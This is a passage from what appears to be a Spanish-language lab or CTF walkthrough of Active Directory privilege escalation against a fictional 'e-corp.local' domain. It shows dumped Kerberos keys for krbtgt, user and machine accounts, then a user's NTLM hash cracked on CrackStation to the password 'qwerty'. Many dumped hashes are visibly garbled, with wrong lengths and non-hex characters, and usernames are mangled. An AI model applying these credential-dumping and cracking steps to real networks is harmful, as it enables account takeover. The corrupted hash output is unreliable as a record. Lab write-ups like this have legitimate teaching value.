krbtgt:aes256-cts-hmac-sha1-96:fd9ed5b2f754a135e57a205a0d24a763f482ff78c02535379c41077e
krbtgt:aes128-cts-hmac-sha1-96:aaa5f29eef3548687f5144f88179
krbtgt:des-cbc-md5:bfd3b516eb5c2#0
e-corp.localitycell.wellcick:aes256-cts-hmac-sha1-96:cd41d0937251b13ad94f9da5c508524d7bf86cb67c69bfef1151abd5f3fa055
e-corp.localitycell.wellcick:aes128-cts-hmac-sha1-96:d8d991eabeb349f77d2479764db0f2cca
e-corp.localitycell.wellcick:des-cbc-md5:073d4efc801809
e-corp.localterence.colby:aes256-cts-hmac-sha1-96:43f96e4971ea0b5612d0584deccb279d86b4eaebaec9402c85ff873bd37e
e-corp.localterence.colby:aes128-cts-hmac-sha1-96:99277bc8bd6d2a5d41be23f11571aa
e-corp.localterence.colby:des-cbc-md5:048f5d0088cb91
e-corp.localsus.susan:jacobs:aes256-cts-hmac-sha1-96:bdb939e10ddcfb2f40156973643799a8e8a0b1079f827ebd2e4f4a96d237309da
e-corp.localsus.susan:jacobs:des-cbc-md5:0e3b5347claa6bb6
e-corp.localbill.harper:ex:aes256-cts-hmac-sha1-96:9ca56603f3f327f457a9b378372495241103e9910a15fc896146408585ecb
e-corp.localbill.harper:ex:aes128-cts-hmac-sha1-96:64dad420a1f76596863956f4bf9c98c21
e-corp.localbill.harper:ex:des-cbc-md5:0d7f6a6e2093e225
PRIMARY:aes256-cts-hmac-sha1-96:1849dn4043cb3d924f2c097b12958d7e64ad2b9070
PRIMARY:aes128-cts-hmac-sha1-96:81d4e79431b953ee990a5edf2112510
PRIMARY:des-cbc-md5:4a0180bb0bf4d9d3
DESKTOP-TGA42F45:aes256-cts-hmac-sha1-96:dee484b8e2ee4c78788a89fdbaee814279a7365d9366bc2b355048f500a05
DESKTOP-TGA42F45:aes128-cts-hmac-sha1-96:3083a1f7194e0796926420d79700be0
DESKTOP-TGA42F45:des-cbc-md5:89bf9ec4ea0e3d76
[*] Cleaning up ...
root@debian:~/Documents#
```

Aquí podemos observar el usuario que nos salía en el Windows server para acceder a él.

e-

*corp.local\tyrell.wellick:1000:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485c  
df5e171d93985bf:::*

Podemos crackear el hash **2d20d252a479f485cdf5e171d93985bf** para intentar obtener la contraseña y al hacerlo en crackstation obtenemos que la contraseña de ese hash es **qwerty**



Y habríamos finalizado la escalada de privilegios obteniendo toda esta información.